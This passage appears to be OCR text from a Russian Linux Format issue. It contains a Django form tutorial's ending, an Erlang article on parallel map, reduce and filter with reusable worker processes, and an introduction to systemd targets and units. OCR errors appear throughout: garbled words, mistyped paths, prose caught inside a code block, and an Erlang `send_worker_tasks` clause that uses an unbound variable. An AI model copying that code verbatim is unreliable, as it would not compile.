Здесь мы создаем новый экземпляр `Item` и задаем значения по умолчанию для каждого из полей. Текущая дата для поля «дата» у нас задается с помощью функции `isoformat()` модуля `datetime`.

Осталось просто сказать форме, чтобы она загружала этот экземпляр в качестве своих данных. Для этого измените строку, в которой создается экземпляр `NewItemForm()`:

```
form = NewItemForm(request.POST or None, instance =
formdata)
```

Мы здесь создаем экземпляр нашего элемента `Item()`. Если теперь перезагрузить форму, на ней появится дата.

Тут некоторые из вас могут поинтересоваться, зачем мы все равно спрашиваем у пользователя дату. Ее можно заполнять автоматически и даже не обязательно показывать пользователю.

В этом, несомненно, есть смысл, да и в других случаях тоже можно скрывать некоторые поля формы. Для этого обновим класс `NewItemForm()` в `forms.py`. Внутри класса, сразу после строки `class Meta`: добавьте следующее:

```
exclude = [ 'dateadded' ]
```

Потом перезагрузите форму и порадитесь тому, что поле с данными исчезло!

Далее, перейдем к другому этапу обработки формы, который мы еще не исследовали. Загрузите форму и заполните все поля, кроме одного (скажем, `Description`) – его не трогайте.

Вы увидите, что перед дальнейшей обработкой *Django* напомнит пользователю, что заполнены не все поля.

Это одна из по-настоящему удобных возможностей *Django*, ведь в большинстве фреймворков такое приходится обрабатывать вручную. Впрочем, иногда некоторые поля могут быть и пустыми – например, если они содержат опциональную информацию.

И настроить это, к счастью, довольно легко. Нужно лишь немного изменить наши модели данных в `models.py`.

Чтобы поле `Description` могло быть пустым, просто добавьте следующий код к определению поля в классе `Item()`:

```
description = models.TextField(blank=True)
При добавлении blank=True поле будет принимать пустые значения; это будет отражено в базе данных.
```

## В заключение

На нашем уроке мы перекрыли важный участок пути к нирване *Django*. Как и с любой технологией, чтобы сделать что-то хорошее, нужно практиковаться. Продолжайте писать код, выходить из трудных ситуаций – и совсем скоро вы будете создавать фантастические web-приложения.

На следующем уроке я покажу, как, не изучая CSS, украсить свое приложение профессиональными темами. Удачи, приятного программирования, и – увидимся! **LXF**

## Python и HTML

Некоторые из читателей нашей серии уроков являются новичками в Python и HTML. Вот несколько отличных ссылок и ресурсов, которые помогут узнать о Python и HTML больше:

» **Dive Into Python** — [www.diveintopython.net](http://www.diveintopython.net). Это отличная бесплатная книга Марка Пилгрима [Mark Pilgrim], представляющая собой исчерпывающее руководство по программированию на Python. В ней рассматриваются различные темы, такие как начальные знания, переменные, функции, объектно-ориентированное программирование, обработка файлов, регулярные выражения (полезные для нашего `urls.py`), обработка HTML и другие. Она также есть на DVD этого номера.

» **W3Schools** — [www.w3schools.com](http://www.w3schools.com) — крупнейший сайт по обучению web-программированию в Сети. Содержит руководства и путеводители почти по всем аспектам web-программирования, включая HTML, CSS, JavaScript и многие другие.



# Erlang: Практика

Андрей Ушаков в третий раз приступает к упражнениям с функциями.



Наш эксперт

Андрей Ушаков активно приближает тот день, когда функциональные языки станут мейнстримом.

В прошлый раз мы создали многозадачные версии функций `map` и `reduce`, реализующие порционную обработку исходных данных. Сегодня мы усложним наш пример и избавимся от главного недостатка предыдущей реализации.

Припомним, на чем мы тогда остановились. Мы выделили общую часть из функций `parallel_map:portion_pmap/3` и `parallel_reduce:portion_reduce/4` в виде функции `parallel_portion_helper:portion_core/4` и вспомогательной функции `portion_worker/4`, определенной в модуле `parallel_portion_helper`, но не экспортируемой из него. Функция `parallel_portion_helper:portion_core/4` выполняет всю основную работу: разбивает данные на порции, создает рабочие процессы и раздает им задания, собирает результаты трудов рабочих процессов и объединяет их в итоговый результат. Чтобы эту функцию можно было применять для построения любых функций, способных параллельно обрабатывать списки данных, нужно параметризовать ее. Для этого надо задать две функции: функцию `WorkerFun` для обработки порций данных в рабочих процессах и функцию `FinalAggrFun` для объединения обработанных данных в итоговый результат. Помимо параметров `WorkerFun` и `FinalAggrFun`, мы должны также передать в функцию `parallel_portion_helper:portion_core/4` исходный список с данными `SourceList` и размер порции `PortionSize`, обрабатываемой одним рабочим процессом.

```
portion_core(WorkerFun, FinalAggrFun, SourceList, PortionSize) ->
  process_flag(trap_exit, true),
  MasterPid = self(),
  PortionCount = parallel_common:calc_portion_count(
    length(SourceList), PortionSize),
  PreparedData = parallel_common:prepare_data(PortionSize,
    SourceList),
  lists:foreach(fun({Index, Portion}) -> spawn_link(fun() ->
    portion_worker(WorkerFun, Portion, Index, MasterPid) end) end,
    PreparedData),
  EmptyStorage = array:new([size, PortionCount], {fixed, true},
    {default, none}),
  FullStorage = parallel_common:collect_result(EmptyStorage,
    PortionCount),
  process_flag(trap_exit, false),
  FinalAggrFun(array:to_list(FullStorage)).
```

Функция `portion_worker/4`, определенная в модуле `parallel_`

`portion_helper`, является телом каждого рабочего процесса, т.е. функцией, которую каждый рабочий процесс выполняет во время своей жизни. Так как на данный момент мы используем модель «одноразовых процессов», то функция `portion_worker/4` работает по очень простой схеме: обработать порцию исходных данных и отослать результат обработки обратно главному процессу. Естественно, что функция `portion_worker/4` должна быть параметризована функцией `Fun` для обработки порции исходных данных.

```
portion_worker(Fun, SourcePortion, Index, MasterPid) ->
  DestPortion = Fun(SourcePortion),
  MasterPid ! {result, Index, DestPortion}.
```

Параллельные версии функций `map` и `reduce`, созданные с использованием функции `parallel_portion_helper:portion_core/4` (и вспомогательной функции `portion_worker/4`), выглядят так:

```
portion_gen_pmap(_Fun, [], _PortionSize) -> [];
portion_gen_pmap(Fun, SourceList, PortionSize)
when length(SourceList) <= PortionSize ->
  lists:map(Fun, SourceList);
portion_gen_pmap(Fun, SourceList, PortionSize) ->
  WorkerFun = fun(SourcePortion) -> lists:map(Fun,
    SourcePortion) end,
  parallel_portion_helper:portion_core(WorkerFun, fun
    lists:append/1, SourceList, PortionSize).
portion_gen_reduce(_Fun, [], {InitValue, _PortionInitValue}, _
  PortionSize) -> InitValue;
portion_gen_reduce(Fun, SourceList, {InitValue, _
  PortionInitValue}, PortionSize)
when length(SourceList) <= PortionSize ->
  lists:foldl(Fun, InitValue, SourceList);
portion_gen_reduce(Fun, SourceList, {InitValue, PortionInitValue},
  PortionSize) ->
  ReduceFun = fun(List) -> lists:foldl(Fun, InitValue, List) end,
  PortionReduceFun = fun(List) -> lists:foldl(Fun, PortionInitValue,
    List) end,
  parallel_portion_helper:portion_core(PortionReduceFun,
    ReduceFun, SourceList, PortionSize).
```

Видно, что функции `parallel_map:portion_gen_pmap/3` и `parallel_reduce:portion_gen_reduce/4` получаются достаточно простыми. Они могли бы быть еще проще, если бы мы могли вынести обработку не параллельных вариантов в функцию `parallel_portion_helper:portion_core/4`; но как мы показали в прошлый раз, сделать это невозможно.

Внимательные читатели здесь могут вспомнить: мы говорили, что создание функции `parallel_portion_helper:portion_core/4` позволит избавиться от дублирования кода, а также позволит легко реализовывать многозадачные версии других функций. И если факт избавления от дублирования кода мы видели на примере функций `parallel_map:portion_gen_pmap/3` и `parallel_reduce:portion_gen_reduce/4`, то о возможности легко реализовать многозадачную версию какой-либо другой функции мы в прошлый раз только говорили (в связи с ограничением на размер статьи). Давайте покажем, что такая возможность действительно есть; и в качестве такой демонстрации создадим многозадачную версию для операции фильтрации (для функции `filter`). Операция

## Флаг +P

При создании экземпляра среды выполнения Erlang (программа `erl` на Linux и `erl.exe` на MS Windows) можно задать максимально возможное количество процессов, которые могут быть одновременно созданы в данном экземпляре среды выполнения Erlang. Для этого при создании среды выполнения Erlang (при запуске программы `erl`) следует ука-

зать ключ “+P Number”. Параметр `Number` задает максимальное количество процессов, которые могут быть созданы одновременно; значение этого параметра должно лежать в диапазоне от 16 до 134217727. Значение по умолчанию – 32768 (именно столько процессов среда выполнения Erlang позволяет одновременно создать, если не задавать ключ +P).

# МНОГОЗАДАЧНОСТИ

## Расправа с неизвестными

Каждый процесс в языке Erlang имеет свою собственную очередь сообщений, в которую и попадают сообщения, адресованные этому процессу. Когда процесс инициирует получение сообщения (при помощи выражения `receive`), он просматривает по очереди все сообщения в очереди сообщений и выбирает первое, которое подходит под одно из условий, заданных в выражении `receive`. Соответственно, все сообщения, просмотренные до того, как было выбрано подходящее сообщение, остаются в очереди сообщений процесса. Вполне воз-

можно, что такие сообщения будут обработаны позже, но не исключена ситуация, когда процессу приходят не известные ему сообщения. Такие сообщения будут оставаться в очереди сообщений, замедляя поиск подходящих сообщений в выражении `receive` и увеличивая память, потребляемую процессом (своего рода утечка памяти). Чтобы избежать подобных проблем, необходимо всегда принимать (и отбрасывать) неизвестные сообщения. Делается это следующим образом: в цикле обработки сообщений в конец выражения `receive` необ-

ходимо добавить условие, которому соответствуют все выражение и в котором мы ничего не делаем, а переходим на начало цикла обработки сообщений. Например, если цикл обработки сообщений содержится в функции `MessageHandler`, то выражение `receive`, которое обрабатывает также и неизвестные сообщения, будет выглядеть так:

```
receive
...
_Other -> MessageHandler(...)
end
```

фильтрации для набора исходных элементов (в нашем случае, для списка) возвращает только элементы, удовлетворяющие некоторому условию, заданному функцией-предикатом. В многозадачной версии операции фильтрации мы должны разбить исходный список на порции, к каждой порции применить операцию фильтрации (именно это действие мы можем выполнять параллельно), после чего полученные результаты объединить в итоговый.

При этом следует учесть два момента. Во-первых, результатом операции фильтрации является список такого же или меньшего размера (в качестве результата мы можем получить и пустой список). Во-вторых, операция фильтрации должна сохранять порядок отфильтрованных элементов относительно друг друга, так как мы фильтруем элементы из упорядоченного списка. С учетом сказанного выше, для реализации операции фильтрации с помощью функции `parallel_portion_helper:portion_core/4` параметр `WorkerFun` должен быть функцией, созданной на основе функции `lists:filter/2` и функции-предиката, а параметр `FinalAggrFun` должен быть функцией `lists:append/1`. Кому-то может показаться неочевидным выбор функции `lists:append/1` в качестве параметра `FinalAggrFun`. Однако причины такого выбора аналогичны таковым для многозадачной реализации функции `map` (см. [LXF165/166](#)).

Перейдем к реализации многозадачной версии операции фильтрации. Это будет функция `parallel_filter:portion_gen_filter/3`, экспортируемая из модуля `parallel_filter`:

```
portion_gen_filter(_Fun, [], _PortionSize) -> [];
portion_gen_filter(Fun, SourceList, PortionSize)
when length(SourceList) =< PortionSize ->
  lists:filter(Fun, SourceList);
portion_gen_filter(Fun, SourceList, PortionSize) ->
  WorkerFun = fun(SourcePortion) -> lists:filter(Fun,
SourcePortion) end,
  parallel_portion_helper:portion_core(WorkerFun, fun
lists:append/1, SourceList, PortionSize).
```

Как и в случае функций `parallel_map:portion_gen_pmap/3` и `parallel_reduce:portion_gen_reduce/4`, тело функции `parallel_filter:portion_gen_filter/3` состоит из трех вариантов. Первый вариант обрабатывает ситуацию пустого списка исходных данных. Второй обрабатывает ситуацию, когда размер исходных данных

не превышает размера порции, на которые разбиваются исходные данные. И, наконец, третий вариант является общим вариантом и обрабатывает все остальные ситуации.

Мы реализовали многозадачную версию операции фильтрации (функцию `parallel_filter:portion_gen_filter/3`); теперь пора проверить, что наша реализация работает правильно. Как уже говорилось выше, функция `parallel_filter:portion_gen_filter/3` содержит три варианта; их мы и должны проверить. Для этого скомпилируем соответствующие модули и запустим консоль среды выполнения языка `Erlang`.

Проверим сначала первый вариант: вызов

```
parallel_filter:portion_gen_filter(fun(Item) -> length(Item) > 2 end,
[], 4)
```

возвращает пустой список, как и ожидается. Теперь проверим второй вариант: вызов

```
parallel_filter:portion_gen_filter(fun(Item) -> length(Item) > 2 end,
[«a», «bbb», «cc»], 4)
```

возвращает список строк [«bbb»], длина которых больше 2. При этом размер исходного списка меньше размера порции. Это означает, что для выполнения будет выбран второй вариант функции `parallel_filter:portion_gen_filter/3`. И, наконец, проверим третий вариант: вызов

```
parallel_filter:portion_gen_filter(fun(Item) -> length(Item) > 2 end,
[«a», «bbb», «cc», «dd», «eee»], 2)
```

возвращает список строк [«bbb», «eee»], длина которых больше 2. Так как размер списка с исходными данными 5, а размер порции 2, то для выполнения вызова будет создано 3 рабочих процесса.

А теперь давайте внимательно рассмотрим наше решение. Оно имеет следующий вид: мы разбиваем исходные данные на порции фиксированного размера, для обработки каждой порции создаем свой процесс, обрабатываем все порции данных многозадачным образом, собираем результаты обработки от всех процессов и объединяем все собранные данные в итоговый результат.

Легко увидеть главный недостаток нашего решения: мы разбиваем исходные данные на порции фиксированного размера и для обработки каждой порции создаем собственный процесс (модель «одноразовых процессов»). Очевидно, что при таком подходе количество созданных процессов будет пропорционально размеру

»

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

## Очистка очереди сообщений процесса

Возможна ситуация, когда один и тот же процесс используется для выполнения разных задач. В этом случае также возможно, что перед началом выполнения очередной задачи очередь сообщений процесса содержит сообщения, оставшиеся от выполнения одной из предыдущих задач. Эти сообщения могут повлиять на выполнение очередной задачи, если оно полагается на обмен

сообщениями с другими процессами. Конечно, это говорит о плохом проектировании тех задач, после которых остается «мусор» в очереди сообщений. Однако если мы хотим, чтобы подобные эффекты не влияли на выполнение задачи, необходимо очистить очередь сообщений процесса перед выполнением задачи. Сделать это можно, написав самим достаточно простой код, но библиотека язы-

ка Erlang уже содержит функцию для решения этой задачи – `lib:flush_receive/0` из модуля `lib`. И напоследок: использование сообщений для взаимодействия между процессами – это правильный способ, а для взаимодействия между задачами, последовательно выполняющимися на одном процессе – неправильный. Такое взаимодействие вводит неявные зависимости между задачами.

исходных данных. Хотя основная идеология языка Erlang подразумевает, что мы можем создавать ровно столько процессов, сколько нужно для решения задачи, все же максимальное количество процессов, которое может быть одновременно создано в одном экземпляре среды выполнения Erlang (на одном узле), ограничено. По умолчанию – не более 32768 процессов. Но если мы создаем экземпляр среды выполнения Erlang (узел) с флагом `+P`, то мы можем одновременно создать до 134217727 процессов (в зависимости от значения параметра, переданного с флагом `+P`). Это достаточно большое, но все же конечное число, и вполне возможна ситуация, когда мы не сможем создать очередной процесс в экземпляре среды выполнения Erlang (как рабочий процесс одной из наших реализаций, так и какой-либо сторонний процесс).

Решение этой проблемы достаточно очевидно: нужно отказаться от модели «одноразовых» процессов (т.е. от создания собственного процесса для обработки каждой порции данных) и использовать «многоразовые» процессы. Другими словами, мы должны ограничить число создаваемых рабочих процессов некоторым постоянным значением, не зависящим от размера исходных данных. Это означает, что мы должны создать предопределенный набор процессов до начала обработки исходных данных, раздать подготовленные для обработки порции данных этим процессам и собрать результаты обработки с этих процессов.

В отличие от ситуации «одноразовых» рабочих процессов, взаимодействие между предопределенными рабочими процессами и главным процессом должно быть более сложным. Действительно, мы должны дать задание рабочему процессу на обработку очередной порции, после чего ожидать от него результата работы, дать задание на обработку другой порции... и так, пока все порции данных не будут обработаны. Но можно несколько упростить это взаимодействие: после разбиения исходных данных на порции мы можем сразу раздать все задания всем рабочим процессам, после чего остается только собрать результаты их работы. Такой подход имеет свои минусы (о которых мы поговорим далее), но позволяет упростить переход на модель «многоразовых» рабочих процессов. На данном этапе для построения очередных многозадачных версий этих функций мы выбираем именно этот подход. Преимущество его в том, что для сбора результатов работы рабочих процессов мы можем использовать старый сборщик результатов (реализованный в функции `parallel_common:collect_result/2`). Действительно, не все ли равно, какие процессы и сколько раз («одноразовые» один раз или «многоразовые» несколько раз) будут нам присылать результаты своей работы, если нам никак не надо отвечать на эти сообщения.

Приступим к реализации нашей очередной многозадачной версии функций `map` и `reduce` с учетом всего сказанного выше. Следует также напомнить о важной договоренности, введенной на прошлом уроке: мы договорились, что будем сначала писать набор общих методов, на основе которых строить конкретные

реализации для функций `map` и `reduce`. Пример такого подхода мы уже видели, реализуя методы `parallel_map:portion_gen_pmap/3` и `parallel_reduce:portion_gen_reduce/4` на основе функции `parallel_portion_helper:portion_core/4`, содержащей общую функциональность. В нашей реализации мы поступим точно так же: всю общую функциональность мы будем определять (и экспортировать в случае необходимости) в модуле `parallel_limited_helper`.

Начнем с реализации функции `parallel_limited_helper:limited_worker/1`, которую будут выполнять рабочие процессы. Наши рабочие процессы являются «многоразовыми»; это означает, что мы в цикле (в рекурсивно-хвостовом вызове этой же функции) должны получать все сообщения, которые приходят в рабочий процесс и обрабатывать их. Сообщения вида `{task_request, MasterPid, Index, SourcePortion}`, где `MasterPid` – идентификатор главного процесса, `Index` – номер обрабатываемой порции, `SourcePortion` – порция исходных данных, инициируют обработку порции (и последующий возврат результатов обработок главному процессу); все остальные сообщения мы выбрасываем. Итак, с учетом всего сказанного, функция `parallel_limited_helper:limited_worker/1` имеет следующий вид:

```
limited_worker(Fun) ->
  receive
    {task_request, MasterPid, Index, SourcePortion} ->
      Dest = Fun(SourcePortion),
      MasterPid ! {result, Index, Dest},
      limited_worker(Fun);
    _Other -> limited_worker(Fun)
  end.
```

Здесь параметр `Fun` – это функция для обработки порции исходных данных; ее задают при создании рабочих потоков. Следует также сказать, что мы экспортируем функцию `parallel_limited_helper:limited_worker/1` из модуля `parallel_limited_helper`. Это отличается от прошлой реализации функций `map` и `reduce`, когда мы не экспортировали функцию, выполняемую рабочими процессами. Связано это с тем, что в модели «многоразовых» рабочих процессов ответственность за создание этих процессов мы выносим наружу (вскоре мы увидим, в чем плюс такого решения).

Следующая функция – та, что раздает задания нашим «многоразовым» рабочим процессам. Когда мы использовали модель «одноразовых» процессов, создание этих процессов и раздача им заданий реализовывалась крайне просто: проходом по списку порций исходных данных с помощью функции `lists:foreach/2`. Для «многоразовых» процессов все несколько сложнее: каждый такой процесс получает несколько заданий, и распределить задания между ними необходимо более-менее равномерно. Итак, наша задача заключается в равномерном распределении `N` заданий по `M` процессам. Одно из возможных решений этой задачи выглядит следующим образом: мы одновременно проходим как по списку заданий, так и по списку процессов, назначая текущее задание

» Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.

текущему процессу. Если в какой-то момент времени мы дошли до конца списка процессов, а до конца списка заданий не дошли, то проходить список процессов мы начинаем сначала. Если же в какой-то момент времени мы дошли до конца списка задач, а до конца списка процессов не дошли, то мы заканчиваем работу, т.к. все задания уже распределены. Все это мы реализуем в паре функций `send_worker_tasks/2` и `send_worker_tasks/3` (мы не экспортируем эти функции из модуля `parallel_limited_helper`):

```
send_worker_tasks(PreparedData, WorkerList) ->
  send_worker_tasks(PreparedData, WorkerList, 1).
send_worker_tasks([], _WorkerList, _WorkerIndex) -> complete;
send_worker_tasks(PreparedData, WorkerList, WorkerIndex)
when WorkerIndex > length(WorkerList) ->
  send_worker_tasks(PreparedData, WorkerList, 1);
send_worker_tasks([_Index, Portion | Rest], WorkerList,
WorkerIndex) ->
  Worker = lists:nth(WorkerIndex, WorkerList),
  Worker ! {task_request, self(), Index, Portion},
  send_worker_tasks(Rest, WorkerList, WorkerIndex + 1).
```

Функция `send_worker_tasks/2` является интерфейсом; работа выполняется в функции `send_worker_tasks/3`. Обход по списку заданий осуществляется при помощи рекурсивно-хвостового вызова функцией `send_worker_tasks/3` самой себя. При этом по списку заданий (списку порций исходных данных) мы идем при помощи операции соответствия шаблону [pattern-matching], обрабатывая головной элемент и передавая хвостовую часть в рекурсивно-хвостовой вызов функции `send_worker_tasks/3`. С другой стороны, для прохода по списку процессов мы используем индекс текущего задания, увеличивая его на единицу при рекурсивно-хвостовом вызове функции `send_worker_tasks/3`. Реализовано это таким способом потому, что мы должны обходить список процессов циклически, если заданий больше, чем процессов.

Теперь наконец-то мы можем реализовать сердце нашего примера – функцию `parallel_limited_helper:limited_core/4`:

```
limited_core(FinalAggrFun, SourceList, PortionSize, WorkerList) ->
  process_flag(trap_exit, true),
  PortionCount = parallel_common:calc_portion_count(
length(SourceList), PortionSize),
  PreparedData = parallel_common:prepare_data(PortionSize,
SourceList),
  send_worker_tasks(PreparedData, WorkerList),
  EmptyStorage = array:new([size, PortionCount], {fixed, true},
{default, none}),
  FullStorage = parallel_common:collect_result(EmptyStorage,
PortionCount),
  process_flag(trap_exit, false),
  FinalAggrFun(array:to_list(FullStorage)).
```

В этой функции мы выполняем всю основную работу по разбиению исходных данных на порции, распределению заданий на обработку порций исходных данных равномерно по рабочим процессам, сбору результатов обработки порций исходных данных и объединению полученных результатов в итоговый результат. Отметим, что мы не создаем и не уничтожаем рабочие процессы в общей функции `parallel_limited_helper:limited_core/4`, а отдаем эту ответственность вызывающему коду. В связи с этим, функции `parallel_limited_helper:limited_core/4`, помимо списка исходных данных `SourceList` и размера порции `PortionSize`, мы передаем список созданных рабочих процессов `WorkerList` и функцию `FinalAggrFun` для объединения результатов работы в итоговый результат. При этом функцию для обработки порций исходных данных мы задаем при создании рабочих процессов при помощи функции `parallel_limited_helper:limited_worker/1`.

На данный момент мы написали всю необходимую функциональность и готовы реализовать многозадачные версии функций `map` и `reduce` с использованием модели «многогоровых»

рабочих процессов (да, мы пока больше не будем делать многозадачную версию функции `filter`). Начнем с версии функции `map`, которая для данного примера реализации называется `parallel_map:limited_pmap/4`:

```
limited_pmap(_Fun, [], _PortionSize, _WorkerCount) -> [];
limited_pmap(Fun, SourceList, PortionSize, _WorkerCount)
when length(SourceList) <= PortionSize ->
  lists:map(Fun, SourceList);
limited_pmap(Fun, SourceList, PortionSize, WorkerCount) ->
  WorkerFun = fun(SourcePortion) -> lists:map(Fun,
SourcePortion) end,
  WorkerList =
[spawn_link(fun() -> parallel_limited_helper:limited_
worker(WorkerFun) end) || _WorkerIndex <- lists:seq(1,
WorkerCount)],
  Result = parallel_limited_helper:limited_core(fun lists:append/1,
SourceList, PortionSize, WorkerList),
  lists:foldl(fun(Worker, _Aggr) -> exit(Worker, normal) end, true,
WorkerList),
  Result.
```

Функция `parallel_map:limited_pmap/4` содержит три варианта: первый вариант обрабатывает ситуацию пустого списка исходных данных, второй вариант – когда размер исходных данных меньше размера порции, а третий вариант обрабатывает общий случай. Как говорилось выше, ответственность за создание и завершение рабочих процессов мы возлагаем на код, который использует функцию `parallel_limited_helper:limited_core/4`. Поэтому перед использованием этой функции мы создаем `WorkerCount` «многогоровых» рабочих процессов, а после получения результата мы завершаем работу этих рабочих процессов.

Перейдем к версии функции `reduce`, которая для данного примера реализации называется `parallel_reduce:limited_reduce/5`:

```
limited_reduce(_Fun, [], {InitValue, _PortionInitValue}, _
PortionSize, _WorkerCount) -> InitValue;
limited_reduce(Fun, SourceList, {InitValue, _PortionInitValue},
PortionSize, _WorkerCount) when length(SourceList) <=
PortionSize ->
  lists:foldl(Fun, InitValue, SourceList);
limited_reduce(Fun, SourceList, {InitValue, PortionInitValue},
PortionSize, WorkerCount) ->
  ReduceFun = fun(List) -> lists:foldl(Fun, InitValue, List) end,
  PortionReduceFun = fun(List) -> lists:foldl(Fun, PortionInitValue,
List) end,
  WorkerList =
[spawn_link(fun() -> parallel_limited_helper:limited_
worker(PortionReduceFun) end) || _WorkerIndex <- lists:seq(1,
WorkerCount)],
  Result = parallel_limited_helper:limited_core(ReduceFun,
SourceList, PortionSize, WorkerList),
  lists:foldl(fun(Worker, _Aggr) -> exit(Worker, normal) end, true,
WorkerList),
  Result.
```

Как видно, функция `parallel_reduce:limited_reduce/5` реализована с использованием тех же принципов, что и функция `parallel_map:limited_pmap/4`. Они отличаются только функциями, которые обрабатывают порции исходных данных и объединяют результаты обработки порции в итоговый результат.

Сегодня мы сделали очередной шаг в нашем практикуме: мы реализовали версии функций `map` и `reduce`, которые используют ограниченное количество рабочих процессов (используют модель «многогоровых» процессов). К сожалению, из-за того, что место под статью конечно, мы не успели протестировать созданные нами функции; эту задачу мы оставляем читателям. А в следующий раз мы продолжим наш практикум: на очереди распределенная версия функций `map` и `reduce` и многое другое. **LXF**

# Systemd. Скорее

Долой старое, даешь новое. Пора говорить «*init*, прощай». **Джон Лэйн** ускоряет загрузку, достигая большей степени контроля – благодаря *systemd*.



**Наш эксперт**

**Джон Лэйн** впервые забрел в Linux еще в 1994 году, да там и остался. Он и не упомнит, когда в последний раз прибегал к Windows.

В течение многих лет в основе скромной ОС на базе Unix лежал процесс, называемый *init* – инициализация в ее сердце. Ядро вручает ему контроль за процессом загрузки, после чего он становится родителем всех процессов, что отражено в статусе его PID (идентификатора процесса), который равен 1. Но в скором времени это изменится, потому что уже есть *systemd*, который навсегда завоюет PID 1. Мы рассмотрим основы *systemd*, которые следует понимать, если ваша ОС переходит от *init* к *systemd*. По ходу дела мы также представим некоторые полезные средства администрирования, которые включает *systemd*.

*Systemd*, то есть «системный демон» – это новый менеджер системы и служб в Linux. Для конечных пользователей самое заметное его проявление – быстрая загрузка, что связано с его асинхронной природой, в корне отличной от синхронного процесса *init*, при котором задачи выполняются одна за другой.

При запуске компьютера его загрузчик (например, *Grub*) загружает ядро Linux в память и передает ему управление. Ядро выполняет свои собственные процессы инициализации, в том числе монтирование корневой файловой системы, и только после этого запускает */sbin/init*. Это первый процесс, начатый в системе, и, следовательно, ему присваивается PID 1. А вот при использовании *systemd* */sbin/init* является символической ссылкой на двоичный файл *systemd*, и вместо *init* ядро запускает *systemd*.

Таким образом, первое существенное различие состоит в отсутствии *init*. Оно означает, что */etc/inittab*, а также весь набор скриптов */etc/rc.d* и символических ссылок, используемых для загрузки и поддержания системы, стал избыточным. Вы можете обнаружить, что некоторые скрипты *rc.d* все еще существуют, так как многие пакеты их включают для обеспечения работы в системах на базе *init*. Но *systemd* их игнорирует.

Вместо этого, в *systemd* используются юниты [units]. Это основные объекты, которыми управляет *systemd*, и они могут представлять собой службы, устройства, точки монтирования, таймеры и другие компоненты системы. Юниты определяются файлами настройки, которые находятся либо в */lib/systemd/system*, либо в */etc/systemd/system*, причем последний корректирует первый и предназначен для использования локальными администраторами – если вы пишете или изменяете файлы настройки юнитов, нужно размещать их там.

Первые виды юнитов, которые вы должны понимать – целевые объекты и службы. Целевые объекты – это *systemd*-эквиваленты концепции уровня выполнения *sysvinit*, а службы определяют, как система управляет процессами.

Уровни были группами процессов, которыми управлял демон *init*. Уровень 3 обеспечивал загрузку основной системы, тогда как 5-й уровень предоставлял графический рабочий стол, а уровень 0 останавливал систему. В случае *systemd* задачи имеют названия – что делает их более читаемыми (юниты, эквивалентные уровням 3 и 5, называются *multi-user.target* и *graphical.target*).

## Целевой объект по умолчанию

Запуская систему, *systemd* активизирует свой целевой объект по умолчанию, который называется *default.target*. Это эквивалент уровня запуска по умолчанию *init*, который был бы указан в *in/etc/inittab*. При использовании *systemd*, *default.target* является символической ссылкой на необходимые целевые объекты, обычно *multi-user.target* или *graphical*. Для *systemd*, изменение уровня выполнения по умолчанию – это всего лишь вопрос замены символической ссылки:

```
$ ln -sf /lib/systemd/system/multi-user.target /etc/systemd/system/default.target
```

Можно также переопределить целевые объекты по умолчанию, добавив в ядро опцию командной строки *systemd.unit=* перед загрузкой (нажав *e* в меню загрузочного экрана *Grub*).

Для тех, кто знаком с уровнями запуска, *systemd* предоставляет целевые объекты (это просто символические ссылки на эквивалентные целевые объекты *systemd*), а также поддерживает команду *telinit* для изменения уровней. Например, вы можете продолжать использовать *telinit 0* для выключения. Но команда *systemd*, с помощью которой это делается, немного удобнее для чтения:

```
$ systemctl poweroff
```


Или же, для изменения уровня запуска:

```
$ systemctl isolate multi-user.target
```

Вы используете *systemctl* во взаимодействии с демоном *systemd*. Его команда *isolate* запускает данный целевой объект и останавливает все, что не является зависимостью этого нового целевого объекта (точно так же, как при изменении уровня запуска в *sysvinit*).

Задачей целевого объекта является группирование связанных единиц таким образом, чтобы они управлялись как единое целое. Соответствующие юниты задаются в виде зависимостей, чтобы после их активации все зависимости также были активизированы. Юнит можно настроить таким образом, чтобы до запуска он ждал готовности другого юнита. Однако одной из целей разработки *systemd* было снижение потребности в таких зависимостях, чтобы распараллелить процессы в как можно большей степени. Рассмотрим конфигурацию многопользовательского целевого объекта:

```
$ cat /lib/systemd/system/multi-user.target
[Unit]
Description=Multi-User
Documentation=man:systemd.special(7)
Requires=basic.target
```



» Чтобы держать вас в курсе происходящего в вашей системе, *systemd* использует много способов.

# загружаемся

```
Conflicts=rescue.service rescue.target
After=basic.target rescue.service rescue.target
AllowIsolate=yes
[Install]
Alias=default.target
```

Файл содержит именованные блоки: [unit] содержит параметры, действительные для всех типов юнитов, а [Install] сообщает *systemd*, каким образом установить целевые объекты (это мы рассмотрим позже). Файл в некоторой степени является самоочевидным: в нем говорится, что зависимостью многопользовательского целевого объекта является **basic.target**, что он конфликтует с целевыми объектами **rescue.service** и **rescue.target** (они будут остановлены, когда запустится этот юнит), и что он не запустится, пока не будет запущен **basic.target**. **AllowIsolate** сообщает *systemd*, что этот юнит может быть использован в команде **systemctl isolate**, описанной выше (т.е. наподобие уровня запуска **sysvinit**).

Юниты, перечисленные в зависимости Requires [Требуется], будут активизированы в результате активации целевого объекта. Если какие-либо из этих зависимостей не удовлетворены, целевой объект также не сработает. Есть и альтернативная форма зависимости, менее жесткая, чем Requires, под названием Wants [Желательно]. В связи с этой зависимостью, отказ не приводит к сбою целевого объекта. Зависимости могут быть указаны в файле настройки юнита, а также путем создания символических ссылок в каталоге по имени юнита и зависимости:

```
$ ls -l /lib/etcd/systemd/system/multi-user.target.*
/etc/systemd/system/multi-user.target.wants/: total 0
fcron.service -> /usr/lib/systemd/system/fcron.service
lxc.target -> /etc/systemd/system/lxc.target
netcfg@bridge.service -> /usr/lib/systemd/system/netcfg@.service
ntpd.service -> /usr/lib/systemd/system/ntpd.service
remote-fs.target -> /usr/lib/systemd/system/remote-fs.target
sshdgenkeys.service -> /usr/lib/systemd/system/sshdgenkeys.service
sshd.service -> /usr/lib/systemd/system/sshd.service /lib/systemd/system/multi-ser.target.wants/:
total 0
dbus.service -> ../dbus.service
